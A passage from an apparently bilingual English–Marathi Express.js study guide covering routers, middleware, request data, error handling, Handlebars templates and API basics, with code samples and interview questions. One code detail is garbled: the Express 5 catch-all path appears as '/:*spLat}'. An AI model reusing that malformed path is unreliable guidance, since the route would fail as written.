- Once these modular router files are created and exported, they are simply imported back into the main server file and "mounted" to a specific base URL path using the `app.use()` method.

Step-by-Step Implementation:

- **Step 1 (Create the Router):** First, import Express and call `express.Router()` to create a new router object. This object will act as your modular mini-app.

```
// In routes/users.js
const express = require('express');
const router = express.Router();
```

- **Step 2 (Define Routes):** Instead of using `app.get()`, attach your endpoints directly to the router object using `router.get()`, `router.post()`, etc.

Note: the paths you define here are *relative* to where the router will be mounted later.

```
router.get('/profile', (req, res) => {
  res.send('User Profile Data');
});
```

- **Step 3 (Export the Router):** To make this router available to your main application, you must export it at the bottom of the file.

```
module.exports = router;
```

- **Step 4 (Import & Register in Main App):** Finally, in your central `app.js` file, import the router and use `app.use()` to mount it to a specific base URL prefix (e.g., `/users`).

Because of this prefix, the `/profile` route defined in Step 2 is now automatically accessible at `/users/profile`.

```
// In main app.js
const express = require('express');
const app = express();

const userRoutes = require('./routes/users'); // Import
app.use('/users', userRoutes); // Register with base-path
```



```
app.listen(3000, () => console.log('Server running...'));
```

मराठी सारांश (Express Router):

- जर आपण सर्व Routes एकाच app.js फाईलमध्ये लिहिले तर कोड खूप मोठा आणि गोंधळाचा होतो.
- यासाठी आपण express.Router() वापरून Routes चे तुकडे करतो (जसे Users चे routes वेगळ्या फाईलमध्ये, Products चे वेगळ्या).
- आणि मग त्यांना मेन फाईलमध्ये app.use('/basepath', router) ने जोडतो, ज्यामुळे MVC architecture बनवणे सोपे जाते.
- Steps:** (1) const router = express.Router() (2) router.get('/profile', ...) (3) module.exports = router (4) app.use('/users', router) → URL /users/profile.
- Router मधले paths **relative** असतात. app.use मधला prefix पुढे जोडला जातो.
- Router-level middleware:** router.use(auth) ने फक्त त्या router चे routes संरक्षित होतात.
- Router ला "mini-app" म्हणतात, कारण त्याचे स्वतःचे routes आणि middleware असतात.
- उदाहरण:** मोठ्या mall मध्ये प्रत्येक मजल्याचा वेगळा विभाग (router). Main gate (app) फक्त कोणत्या मजल्यावर जायचे ते सांगतो.


Q. What is Middleware in Express? (In Detail)

Concept:

- Middleware** is a function that runs **between** the request arriving and the response being sent. It sits in the "middle" of the request–response cycle.
- It receives three arguments: req (request), res (response) and next (a function that passes control to the next middleware).
- A middleware can:
 - Run any code (logging, timing).
 - Modify** req / res (e.g. add req.user, parse req.body).
 - Modify the response:** add headers, compression or cookies.
 - Run validation, authentication or logging logic.
 - End** the cycle by sending a response (e.g. 401 Unauthorized).
 - Call next() to pass control onward.
- An Express app is basically a **chain (pipeline) of middleware functions**. Even route handlers are middleware.
- Simple example:** airport security checks. Ticket check → ID check → baggage scan → boarding. Each checkpoint either lets you go to the next one (next()) or stops you (sends a response).

Diagram: Request Flowing Through the Middleware Chain

Middleware runs top-to-bottom in the order of `app.use()`



Syntax & Arguments: `function middleware(req, res, next) { ... }`

- **req:** The request object. You can read it or add properties (e.g. `req.user`, `req.startTime`).
- **res:** The response object. Use it to end the cycle (`res.status(401).json(...)`).
- **next:** Call `next()` to go to the next middleware. Call `next(err)` to jump straight to the **error-handling** middleware.
- **Rule:** every middleware must either **send a response** or **call** `next()`. If it does neither, the request **hangs forever**.
- **Registering:** `app.use(fn)` (all routes and methods), `app.use('/api', fn)` (paths starting with `/api`), or per-route: `app.get('/admin', fn1, fn2, handler)`.

5 Types of Middleware:

- **1. Application-level:** Bound to the app with `app.use()` or `app.METHOD()`. Runs for the whole app (or a path). Example: a request logger.
- **2. Router-level:** Same as application-level, but bound to an `express.Router()` with `router.use()`. Runs only for that router's routes. Example: auth check for all `/admin` routes.
- **3. Built-in:** Shipped with Express: `express.json()`, `express.urlencoded()`, `express.static()`.
- **4. Third-party:** Installed from npm: `cors`, `helmet`, `morgan`, `cookie-parser`, `multer`.
- **5. Error-handling:** Has **4 arguments** (`err`, `req`, `res`, `next`). Runs only when `next(err)` is called or an error is thrown. Must be registered **last**.

Code Example: All 5 Types Together

```
const express = require('express');
const cors = require('cors');
const app = express();

// 4. Third-party
app.use(cors());

// 3. Built-in
```

```

app.use(express.json());

// 1. Application-level (custom logger, runs for EVERY request)
app.use((req, res, next) => {
  req.startTime = Date.now();
  console.log(`${req.method} ${req.url}`);
  next(); // ✅ pass control on
});

// Custom auth middleware (reusable)
function requireAuth(req, res, next) {
  if (req.headers.authorization !== 'Bearer secret123') {
    return res.status(401).json({ error: 'Unauthorized' }); // ❌ chain stops here
  }
  req.user = { id: 1, role: 'admin' }; // add data for later handlers
  next();
}

// 2. Router-level
const adminRouter = express.Router();
adminRouter.use(requireAuth); // protects ALL admin routes
adminRouter.get('/dashboard', (req, res) => res.json({ hello: req.user.role }));
app.use('/admin', adminRouter);

// Per-route middleware (only this route)
app.get('/profile', requireAuth, (req, res) => res.json(req.user));

// Route that throws → goes to error handler
app.get('/crash', (req, res, next) => next(new Error('Something broke')));

// 5. Error-handling (4 args, LAST)
app.use((err, req, res, next) => {
  res.status(500).json({ error: err.message });
});

app.listen(3000);

```

Order of Execution (Very Important):

- Middleware runs in the **exact order** it is registered, from top to bottom.
- `express.json()` must come **before** routes that read `req.body`.
- Auth middleware must come **before** the routes it protects.
- The 404 handler and the error handler must come **last**.
- Once a response is sent, later middleware for that request doesn't run (unless `next()` was also called, which causes "headers already sent" errors).

मराठी सारांश (Middleware):

- **Middleware म्हणजे काय?** request आल्यापासून response जाईपर्यंत "मध्ये" चालणारे function. (req, res, next) मिळतात.
- **काय करू शकतो?** code चालवणे (logging), req / res बदलणे (req.user), response पाठवून थांबवणे (401), किंवा next() ने पुढे पाठवणे.
- **नियम:** एकतर response पाठवा किंवा next() call करा. दोन्ही नाही केले तर request कायम अडकून राहतो (hang).
- **next(err):** थेट error-handling middleware कडे जातो.
- **5 प्रकार:** (1) Application-level (app.use), (2) Router-level (router.use), (3) Built-in (express.json, express.static), (4) Third-party (cors, helmet, morgan), (5) Error-handling (4 arguments, शेवटी).
- **क्रम महत्वाचा:** वरून खाली क्रमाने चालतात. express.json() routes च्या आधी, auth संरक्षित routes च्या आधी, 404 आणि error handler सर्वात शेवटी.
- **उदाहरण:** विमानतळावरील तपासण्या. Ticket → ID → bag scan → boarding. प्रत्येक checkpoint पुढे जाऊ देतो (next) किंवा थांबवतो (response).

Q. req.params vs req.query vs req.body

Concept:

- Data from the client can reach your Express route in **three main places**.
- **req.params** → values from **route parameters** in the URL path: /users/:id + /users/42 → { id: '42' }.
- **req.query** → values from the **query string** after ?: /products?category=shoes&page=2 → { category: 'shoes', page: '2' }.
- **req.body** → data sent in the **request body** (POST/PUT/PATCH), usually JSON or form data. Needs express.json() / express.urlencoded().
- **Simple example:** ordering food. params = which restaurant (/restaurants/12); query = filters (? veg=true&sort=price); body = the actual order form (items, address).

Point	req.params	req.query	req.body
Comes from	URL path segment	URL after ?	Request body
Example URL	/users/42	/users?role=admin	POST /users + JSON
Route definition	/users/:id	/users (no change)	/users (no change)
Used for	Identify one specific resource	Filter, search, sort, paginate	Create / update data
HTTP methods	Any	Mostly GET	POST, PUT, PATCH
Required?	Yes (part of the route)	Optional	Depends on the route
Needs middleware	No	No	✓ express.json()

Visible in URL / logs	Yes	Yes	No (better for sensitive data)
-----------------------	-----	-----	--------------------------------

Code Example: All Three in One Route

```
app.use(express.json());

// Request: PATCH /shops/7/products/15?notify=true
// Body:    { "price": 499, "stock": 20 }
app.patch('/shops/:shopId/products/:productId', (req, res) => {
  console.log(req.params);    // { shopId: '7', productId: '15' } ← strings!
  console.log(req.query);     // { notify: 'true' }                ← string, not boolean
  console.log(req.body);      // { price: 499, stock: 20 }         ← real JSON types

  const productId = Number(req.params.productId); // convert type
  const notify = req.query.notify === 'true';
  res.json({ productId, notify, updated: req.body });
});

// Optional query with default values (pagination)
app.get('/products', (req, res) => {
  const page = Number(req.query.page) || 1;
  const limit = Number(req.query.limit) || 10;
  res.json({ page, limit });
});
```

- **Type trap:** req.params and req.query values are always **strings**. Convert with Number(), or compare with === 'true'.
- **Missing values:** a missing query key is undefined, so give defaults (|| 1).
- **Multiple params:** /shops/:shopId/products/:productId → both appear in req.params.
- **Optional param (Express 5):** /users{/:id}. (Express 4 used /users/:id?.)
- **Security:** never trust any of the three. Always validate them (see Security Basics).
- **req.body is undefined?** You forgot app.use(express.json()), or the client didn't send Content-Type: application/json.

मराठी सारांश (req.params vs req.query vs req.body):

- **req.params:** URL च्या path मधील values. Route: /users/:id, request: /users/42 → req.params.id = '42'. एक ठराविक resource ओळखण्यासाठी.
- **req.query:** URL मध्ये ? नंतरचे values. /products?category=shoes&page=2. Filter, search, sort, pagination साठी. Optional.
- **req.body:** request च्या body मधला data (POST / PUT / PATCH). नवीन data बनवणे / बदलणे. express.json() लागतो. URL मध्ये दिसत नाही.

- **महत्वाचे:** params आणि query नेहमी **string** असतात. Number() ने बदला. Query नसेल तर undefined, म्हणून default द्या.
- **req.body = undefined?** express.json() विसरलात, किंवा client ने JSON header पाठवला नाही.
- तिघांवरही विश्वास ठेवू नका. नेहमी validate करा.
- **उदाहरण:** जेवण order करणे. params = कोणते hotel (/hotels/12), query = filters (?veg=true), body = order form (पदार्थ, पत्ता).

Introduction to Express.js

Q. Why use Express.js instead of core Node.js?

- Writing all server-side logic using Node's built-in http module is complex.
- For example, to parse an incoming request body, you manually have to listen to data and end events, create a Buffer, and convert it to a string.
- If you get a different kind of data (like file uploads), you have to write entirely new logic.
- **Why Express?**
 - It handles the heavy lifting (parsing, routing, headers).
 - Allows you to focus on your **business logic** rather than the nitty-gritty details of HTTP.
 - Provides powerful middleware and routing systems out-of-the-box.

मराठी सारांश (Express का):

- Core http मध्ये body parsing, routing, headers सगळे हाताने करावे लागते.
- Express हे तयार देतो (middleware, routing), त्यामुळे आपण business logic वर लक्ष देतो.

Q. How does Express work internally?

- 1. **Incoming Request** comes to the Express server.
- 2. **Middleware** functions step in to process, inspect, or modify the request.
- 3. **Routing Layer** matches the URL and HTTP method (GET, POST, etc.).
- 4. **Response** sends the final output back to the client.
- **Under the hood:** app is itself a request-listener function. app.listen() calls http.createServer(app).
- Every app.use() / app.get() adds a **layer** to an internal stack. Each request walks this stack top to bottom, and next() moves to the next matching layer.

Code Example: Express is built on the http module

```
const http = require('http');
const express = require('express');
```

```
const app = express();

app.use((req, res, next) => { console.log('1. middleware'); next(); }); // layer 1
app.get('/', (req, res) => res.send('2. route handler')); // layer 2

// app.listen(3000) is just a shortcut for:
http.createServer(app).listen(3000);
```

मराठी सारांश (Express आतून):

- Request → middleware → routing (URL + method match) → response.
- प्रत्येक `app.use` / `app.get` एक **layer**. Request वरून खाली layers मधून जाते, `next()` ने पुढे.
- `app.listen()` म्हणजे `http.createServer(app).listen()`.

Q. What is `express()` and how to use it?

Concept:

- `express()` is the main function exported by the Express module. It is used to create an instance of an Express application.
- It initializes a new application object (usually named `app`) that allows you to define routes, middleware, and configure server settings.
- It takes **no arguments**. Each call creates a separate, independent app.
- The `express` module also exposes built-ins such as `express.json()`, `express.static()` and `express.Router()`.

- Example: `const app = express();`
- The returned `app` object provides essential methods like `app.get()`, `app.post()`, `app.use()`, and `app.listen()`.
- It also has `app.set()` / `app.get(setting)` for settings (view engine, trust proxy) and `app.locals` for app-wide data.

Code Example: Minimal Express app

```
const express = require('express');
const app = express(); // create the app

app.set('view engine', 'hbs'); // setting
app.use(express.json()); // middleware
app.get('/', (req, res) => res.send('Home')); // route

app.listen(3000, () => console.log('http://localhost:3000'));
```

मराठी सारांश (Express.js):

- **Express.js काय आहे?** हा Node.js चा एक अत्यंत सोपा आणि हलका (lightweight) framework आहे जो web applications आणि APIs बनवण्यासाठी वापरला जातो.
- **का वापरावा?** Node.js च्या core 'http' module मध्ये सर्व कामे हाताने करावी लागतात (उदा. routing, data parsing). Express हे सर्व काम सोपे करते जेणेकरून आपण फक्त business logic वर लक्ष केंद्रित करू शकतो.
- **express() function:** हे function कॉल केल्यावर आपल्याला 'app' object मिळतो, ज्याच्या मदतीने आपण routes (उदा. 'app.get') आणि server (उदा. 'app.listen') चालू करू शकतो.

📌 Middleware in Express.js (More Details)

Q. What is app.use() and how does it work?

Concept:

- app.use() is an Express method used to **mount/register middleware** functions (or a router) on the app.
- It tells Express: *"For every incoming request (or for a specific path), run this function before sending a response."*
- It runs for **ALL HTTP methods** (GET, POST, etc.).
- The path is matched as a **prefix**, and is optional.

Syntax: app.use([path], middleware [, middleware...])

- **path** (optional, default '/'): if no path is given, it runs for **every single request**.
- With app.use('/api', fn), it runs only for URLs starting with /api.
- **middleware:** a function (req, res, next), an array of functions, or an express.Router().

Code Example: app.use() variations

```
app.use(express.json());           // every request
app.use(morgan('dev'));           // third-party middleware
app.use('/api', (req, res, next) => { // only /api, /api/users, /api/x/y ...
  console.log('API call:', req.method, req.originalUrl);
  next();
});
app.use('/users', userRouter);     // mount a router
```

मराठी सारांश (app.use):

- app.use() ने middleware किंवा router लावतात.
- Path दिला नाही तर **प्रत्येक** request साठी चालतो. Path दिला (/api) तर त्याने सुरू होणाऱ्या सगळ्या URLs साठी.

- सगळ्या HTTP methods (GET, POST...) साठी चालतो.

Q. Difference between `app.use()` and `app.METHOD()` (e.g. `app.get`)

Feature	<code>app.use()</code>	<code>app.METHOD()</code> (e.g. <code>app.get</code>)
Purpose	Mounts middleware functions.	Defines exact route handlers/endpoints.
HTTP Methods	Applies to ALL HTTP methods (GET, POST, PUT, etc.).	Applies ONLY to the specific method (e.g., GET).
Path Matching	Matches the path as a prefix (e.g., <code>/api</code> matches <code>/api/users</code>). Path is optional.	Must match the exact path and method. Path is required.

```
app.use('/users', fn); // runs for GET /users, POST /users, GET /users/5 ...
app.get('/users', fn); // runs ONLY for GET /users
```

मराठी सारांश (`app.use` vs `app.get`):

- `app.use`: सगळ्या methods, path prefix ने match. Middleware साठी.
- `app.get`: फक्त GET, exact path. Route handler साठी.

Q. Error-Handling Middleware & Synchronous vs Asynchronous Errors

Concept:

- **Error-Handling Middleware** is a special middleware with 4 parameters: (`err`, `req`, `res`, `next`).
- It is always placed at the **very end** of the file to catch errors from any route.
- **Synchronous errors**: if you throw `new Error()` inside a normal route, Express automatically catches it and sends it to the global error handler.
- **Asynchronous errors (Express 4)**: if an error happens inside a Promise or `async/await`, Express will NOT catch it automatically (the request may hang). You MUST catch it and pass it to `next(err)`.
- Express 5 forwards rejected Promises automatically.

- **catchAsyncError Wrapper**: Developers usually create a wrapper function (e.g., `catchAsyncError.js`).
- It wraps async controllers, catches rejections and passes them to `next()`.
- This avoids repeating try-catch blocks everywhere. Full guide: [Chapter 27](#).

Code Example: Sync vs async errors

```
// Sync: caught automatically
app.get('/sync', (req, res) => { throw new Error('Sync boom'); });

// Async (Express 4): must forward with next(err)
app.get('/async', async (req, res, next) => {
  try { await db.query(); } catch (err) { next(err); }
});

// Wrapper: no try/catch needed
const catchAsync = (fn) => (req, res, next) => Promise.resolve(fn(req, res, next)).catch(next);
app.get('/users', catchAsync(async (req, res) => res.json(await User.find())));

// Error handler (4 args, LAST)
app.use((err, req, res, next) => res.status(500).json({ error: err.message }));
```

मराठी सारांश (Error middleware):

- Error handler ला 4 parameters (err, req, res, next), आणि तो सगळ्यात शेवटी.
- **Sync error** (throw) Express आपोआप पकडतो.
- **Async error** Express 4 पकडत नाही. try/catch + next(err), किंवा catchAsync wrapper वापरा. Express 5 मध्ये आपोआप.

Interview Questions (Detailed)

Q1. What is Middleware in Express? (Basic Definition)

- Middleware functions are functions that have access to the request (req) and response (res) objects. They sit "in the middle" of the request-response cycle and can modify data, run code, or end the request. (e.g., express.static is a middleware).

Q2. Why is the 404 route `app.get('*')` placed at the very end of the file?

- Express checks routes from top to bottom.
- The * (wildcard) means "match absolutely everything".
- If you put it at the top, it will immediately catch every request (even valid ones like /home) and return 404. It must be a fallback at the bottom.
- ✓ In Express 5 the bare '*' path is invalid. Write `app.all('/:*spLat}', ...)`, or simply `app.use((req, res) => res.status(404)...) (works in Express 4 and 5).`
- ✓ मराठी: Express 5 मध्ये '*' चालत नाही. `('/:*spLat}'` किंवा path शिवाय `app.use()` वापरा.

Q3. What is the difference between `res.send()` in Express and `res.end()` in native Node.js?

- In native Node.js, you have to manually set the Content-Type with `res.writeHead()` and then call `res.end()`. Express's `res.send()` automatically determines the Content-Type, sets the headers, and implicitly ends the response for you.

Q4. How do you parse incoming request bodies in Express.js?

- The incoming data is sent as a stream. To parse the request body easily, we use middleware like `express.urlencoded({extended: true})` or the `body-parser` third-party package.

Q5. Is it possible to use all HTTP requests (GET, POST, PUT, PATCH) with middleware?

- Yes, it is possible. You can chain middleware or apply it to specific HTTP verbs and routes.

Q6. How do we handle modular routing in Express?

- Express gives a simple way to outsource routing using `express.Router()`. This allows splitting routes into separate files (e.g. admin routes, shop routes) for better MVC architecture.

मराठी सारांश:

- **Q1 (Middleware म्हणजे काय?):** `req` आणि `res` मिळणारे, request-response च्या "मध्ये" बसणारे function. Data बदलू शकते, code चालवू शकते, किंवा request संपवू शकते. उदा. `express.static`.
- **Q2 (404 route शेवटी का?):** Express वरून-खाली (top to bottom) routes चेक करते. जर * (सगळे routes) सर्वात वर ठेवले, तर ते सर्व पानांना 404 एरर दाखवेल!
- **Q3 (res.send vs res.end):** Native मध्ये `writeHead` + `end` हाताने. Express चा `send` Content-Type ठरवतो, headers लावतो आणि response संपवतो.
- **Q4 (Body parse कसे?):** `express.json()` / `express.urlencoded()` (पूर्वी `body-parser` package).
- **Q5:** हो, middleware कोणत्याही HTTP method आणि ठराविक routes वर लावता येते.
- **Q6 (Modular routing):** `express.Router()` ने routes वेगळ्या files मध्ये (admin, shop) ठेवतो.

Quick Revision Summary

Concept / Method	Description
<code>express()</code>	Creates the Express application instance.
<code>app.get(path, callback)</code>	Defines a route to handle GET requests.
<code>res.send()</code> / <code>res.json()</code>	Sends data back to the client (auto-sets headers).
<code>app.use((req, res) => ...)</code> (Express 4: <code>app.get('*')</code>)	Catch-all fallback for 404 Not Found, placed last.

Chapter 16: Template Engines (HBS) & Partial

Q. What is a Template Engine?

Definition:

- A **template engine** lets you write HTML-like template files with **placeholders** (for example, `{{name}}`).
- At runtime, it replaces those placeholders with real data (dynamic content).
- It then produces a final HTML page, which is sent to the client. This is called **server-side rendering**.
- It is also called a **view engine**. Express renders HTML on-the-fly instead of sending fixed static files.
- It separates Logic (JavaScript) from Presentation (HTML).
- **Common Engines:** EJS (HTML-like), Pug (indentation-based), Handlebars/hbs (logic-less templates).
- **Simple example:** a wedding invitation card with a blank for the name. The same card is printed with a different name for each guest.




Figure 16.1: Server-side rendering with `res.render()`

- **Why?** It separates HTML structure from backend logic. Instead of writing messy `res.send("<h1>" + name + "</h1>")`, you just pass data to a cleaner HTML-like file.
- Popular engines in Express: **Pug, EJS, and Handlebars (HBS)**.
- In Express, we use `res.render('filename', { data })` instead of `res.send()` to display a template.

Code Example: Setting up Handlebars (HBS)

```
const express = require("express");
const path = require("path");
const app = express();

// 1. Tell Express where the views folder is (mandatory directory)
const viewsPath = path.join(__dirname, "views");
```

```

app.set("views", viewsPath);

// 2. Set the Template Engine
app.set("view engine", "hbs");

app.get("/", (req, res) => {
  // 3. Render the "index.hbs" file and pass dynamic data
  res.render("index", {
    name: "Vishal Shinde"
  });
});

app.listen(8000, () => console.log("Server started..."));

```

मराठी सारांश:

- Template Engine चा वापर करून आपण HTML मध्ये dynamic data (उदा. युजरचे नाव) टाकू शकतो.
- **का?** `res.send("<h1>" + name + "</h1>")` सारखा गोंधळ टाळण्यासाठी. HTML आणि backend logic वेगळे राहतात.
- **लोकप्रिय engines:** Pug, EJS, Handlebars (HBS).
- **Setup:** `app.set('views', path)` (templates कुठे आहेत) आणि `app.set('view engine', 'hbs')` (कोणते engine).
- आणि `res.send()` ऐवजी `res.render('index', { name: 'Vishal' })` वापरतो.
- **index.hbs मध्ये:** `<h1>Hello {{name}}</h1>` → browser ला मिळते `<h1>Hello Vishal</h1>`.
- **उदाहरण:** लग्नपत्रिका. नावाची जागा रिकामी. प्रत्येक पाहुण्यासाठी वेगळे नाव छापले जाते.

Q. What are Partial?

Definition:

- **Partials** are small, reusable template pieces that represent part of a web page.
- Typical examples: a common header, navbar or footer.
- In Handlebars, a partial is included with `{{> header}}`.

- Instead of writing the navbar and footer code on 50 different pages, you write it once in a partial file (like `header.hbs`).
- Then, you just inject that partial into your main pages.
- **Benefits:** Reusability, easy maintenance (change the navbar once, it updates everywhere), and consistent design.

```
const express = require("express");
const path = require("path");
const hbs = require("hbs"); // Require HBS to register partials
const app = express();

const viewPath = path.join(__dirname, "views");
const partialsPath = path.join(__dirname, "partials");

app.set("views", viewPath);
app.set("view engine", "hbs");

// Tell HBS where to find the partials folder
hbs.registerPartials(partialsPath);

app.get("/", (req, res) => {
  res.render("index", { name: "Vishal" });
});

app.listen(8000, () => console.log("Running..."));
```

मराठी सारांश:

- Partial म्हणजे website चे असे छोटे भाग जे अनेक पानांवर सारखे असतात (उदा. Navbar किंवा Footer).
- हे भाग एकदाच लिहून आपण त्यांना अनेक पेजेस मध्ये वापरू शकतो.
- HBS मध्ये यासाठी `hbs.registerPartials(partialsPath)` वापरावे लागते (कोणत्या folder मध्ये partials आहेत ते सांगणे).
- **वापर:** page मध्ये `{{> header}}` लिहिले की `partials/header.hbs` चा code तिथे येतो.
- **फायदे:** reusability, navbar एकदाच बदलला की 50 पानांवर बदलतो, design सगळीकडे सारखे.
- **उदाहरण:** वहीच्या प्रत्येक पानावर शाळेचा शिक्का (stamp). तो एकदाच बनवला, सगळीकडे वापरला.

Template Engines Deep Dive

Q. What does `app.set("view engine")` and `app.set("views")` do?

Concept:

- `app.set(name, value)` stores an **application setting**. Express reads two special settings for rendering.
- **"view engine"**: the default template engine and file extension.
- **"views"**: the folder where template files live.

- `app.set("view engine", "hbs")`: Sets the default template engine.
 - Now you can do `res.render("home")` instead of typing the extension `res.render("home.hbs")`.
- `app.set("views", "./views")`: Tells Express **where** your template files are located.
 - If you don't set this, it defaults to the `views` folder in the current working directory.

Code Example

```
app.set('view engine', 'hbs');
app.set('views', path.join(__dirname, 'templates')); // custom folder name
console.log(app.get('view engine'));                // 'hbs'
// res.render('home') → renders templates/home.hbs
```

मराठी सारांश (view engine & views):

- `app.set('view engine', 'hbs')` = default template engine, extension लिहावे लागत नाही.
- `app.set('views', path)` = templates कोणत्या folder मध्ये. Default `views`.

Q. What is the `render()` method and how does it work internally?

Concept:

- `res.render(view, [locals], [callback])` renders a template on the server and sends the resulting HTML.
- **view**: the template name, relative to the `views` folder (no extension needed).
- **locals**: an object whose properties become variables in the template.
- **callback** (`err`, `html`) (optional): if given, Express does **not** send automatically; you get the HTML string.

- `res.render(viewName, data)` is used to process a template file, inject dynamic data, convert it into standard HTML, and send it to the browser.
- **Internally:**
 - 1. Express looks inside the folder set by `app.set("views")`.
 - 2. Finds the template file (e.g., `home.hbs`).
 - 3. Uses the configured engine to inject the data (e.g., `{ name: "Vishal" }`).
 - 4. Converts the template to HTML and sends it as the HTTP response.

Code Example: render and redirect

```
// views/profile.hbs → <h1>Hello {{name}}</h1>
app.get('/profile', (req, res) => {
  res.render('profile', { name: 'Vishal' }); // → <h1>Hello Vishal</h1>
});
```

```
app.post('/profile', (req, res) => {
  // save data ...
  res.redirect('/profile'); // 302 → browser does GET /profile
});
```

मराठी सारांश (res.render):

- `res.render(view, data)`: views folder मधली template शोधतो, data भरतो, HTML बनवून पाठवतो.
- Callback दिला तर आपोआप पाठवत नाही, HTML string मिळते.

Q. Difference between res.render() and res.redirect()

Feature	res.render()	res.redirect()
Action	Returns a rendered HTML page in the SAME request.	Tells the browser to make a NEW request to a different URL.
Internal Flow	Converts template -> HTML -> Sends response.	Server sends HTTP 302/301 -> Browser requests the new URL.
URL in Browser	Does not change.	Changes to the new URL.
When to use	When you want to display a page and inject data.	After form submission, login/logout, to prevent duplicate submissions.

मराठी सारांश (render vs redirect):

- **render**: त्याच request मध्ये HTML पाठवतो, URL बदलत नाही.
- **redirect**: 302 पाठवून browser ला नवीन URL वर नवीन request करायला सांगतो.
- Form submit नंतर redirect करा (दोनदा submit टळते).

Q. Layouts and Partial in Template Engines

- **Layouts (defaultLayout)**: The main wrapper of your pages containing common code like Header, Footer, Navbar, and CSS/JS links.
 - Instead of repeating this code on every page, you use one layout and inject page-specific content inside it.
- **Partials**: Reusable small pieces of UI (like a Navbar, Sidebar, or Footer component) that can be included inside layouts or individual pages.


```

<!-- views/layouts/main.hbs -->
<html><body>
  {{> navbar}}          <!-- partial: views/partials/navbar.hbs -->
  {{{body}}}            <!-- each page's content goes here -->
</body></html>

// app.js
const { engine } = require('express-handlebars');
app.engine('hbs', engine({ extname: '.hbs', defaultLayout: 'main' }));
app.set('view engine', 'hbs');

```

मराठी सारांश (Template Engines):

- **Template Engine:** हे server वरून dynamic HTML बनवण्यासाठी वापरतात (उदा. EJS, Pug, Handlebars). ह्यात आपण backend चा डेटा HTML मध्ये टाकू शकतो.
- **res.render():** हे method template file घेते, त्यात डेटा टाकते, त्याचे HTML बनवते आणि browser ला पाठवते.
- **res.redirect():** हे browser ला दुसऱ्या URL वर जाण्यास सांगते (नवीन request). फॉर्म भरल्यानंतर नेहमी redirect करावे जेणेकरून फॉर्म दोनदा submit होणार नाही.
- **Layouts & Partials:** Layout म्हणजे पूर्ण पानाचा साचा (ज्यात header/footer आधीच असतात) आणि Partials म्हणजे छोटे-छोटे तुकडे (उदा. फक्त navbar) जे आपण कुठेही वापरू शकतो.

Interview Questions (Detailed)

Q1. What is the default directory for template files in Express?

- By default, Express looks for template files in a folder named `views` in the root directory. However, you can change this default location using `app.set('views', customPath)`.

Q2. What is the difference between `res.send()` and `res.render()`?

- `res.send()` sends raw data (strings, objects, arrays) directly to the browser. `res.render()` takes a template file, injects variables/data into it on the server side, generates the final HTML, and then sends that HTML to the browser.

मराठी सारांश:

- **Q1 (default folder):** Express default ने `views` नावाचा folder शोधतो.
- Interview मध्ये विचारतात की `views` फोल्डरचे नाव बदलता येते का? उत्तर: हो, `app.set('views', customPath)` वापरून आपण दुसरे नाव (उदा. `templates`) ठेवू शकतो.
- **Q2 (send vs render):** `res.send()` = raw data थेट पाठवतो. `res.render()` = template मध्ये data भरून, server वर HTML तयार करून मग पाठवतो.
- **Template engine set करणे:** `app.set('view engine', 'hbs')`. मग `res.render('index', { name })`. Extension लिहावे लागत नाही.

- **Partials:** `hbs.registerPartials(path)` आणि page मध्ये `{{> header}}`.
- **Escaping:** `{{name}}` HTML escape करतो (XSS पासून सुरक्षित). `{{{name}}}` raw HTML, user data साठी टाळा.

Quick Revision Summary

Method	Description
<code>app.set("view engine", "hbs")</code>	Tells Express which template engine to use.
<code>app.set("views", path)</code>	Changes or sets the directory where template files are stored.
<code>res.render("file", { data })</code>	Renders a template file and injects dynamic data into it.
<code>hbs.registerPartials(path)</code>	Registers a folder containing reusable components (header, footer).

SECTION 5: RESTful APIs

Chapter 17: RESTful APIs & Express Router

Q. What is an API?

Definition:

- **API** = Application Programming Interface.
- It is a set of **rules and protocols** that lets one software application **communicate** with another.
- One side asks (request), the other side answers (response), in an agreed format (usually JSON).

- Every time you use an app like Facebook, check the weather, or book a flight, you are using APIs to fetch data from remote servers.
- **Example:** A weather app calls GET `https://api.weather.com/today?city=Pune` and receives `{ "temp": 31 }`.
- The client does not need to know *how* the server works internally. It only needs the API's endpoints and format.

Code Example: Calling an API from Node.js (Node 18+ fetch)

```
const res = await fetch('https://jsonplaceholder.typicode.com/users/1'); // request
const user = await res.json(); // response (JSON)
console.log(res.status, user.name); // 200 'Leanne Graham'
```

मराठी सारांश:

- API म्हणजे दोन सॉफ्टवेअरला एकमेकांशी बोलण्यासाठी बनवलेला मार्ग (नियमांचा संच).
- जसे आपण हॉटेलमध्ये वेटरला ऑर्डर देतो आणि तो किचनमधून जेवण आणतो, तसेच API आपल्या App कडून Request घेते आणि Server कडून Data आणते.
- आपल्याला किचन कसे चालते हे माहीत असण्याची गरज नसते. फक्त menu (API endpoints) माहीत हवा.
- **उदाहरण:** Weather app → GET /today?city=Pune → उत्तर { "temp": 31 }.
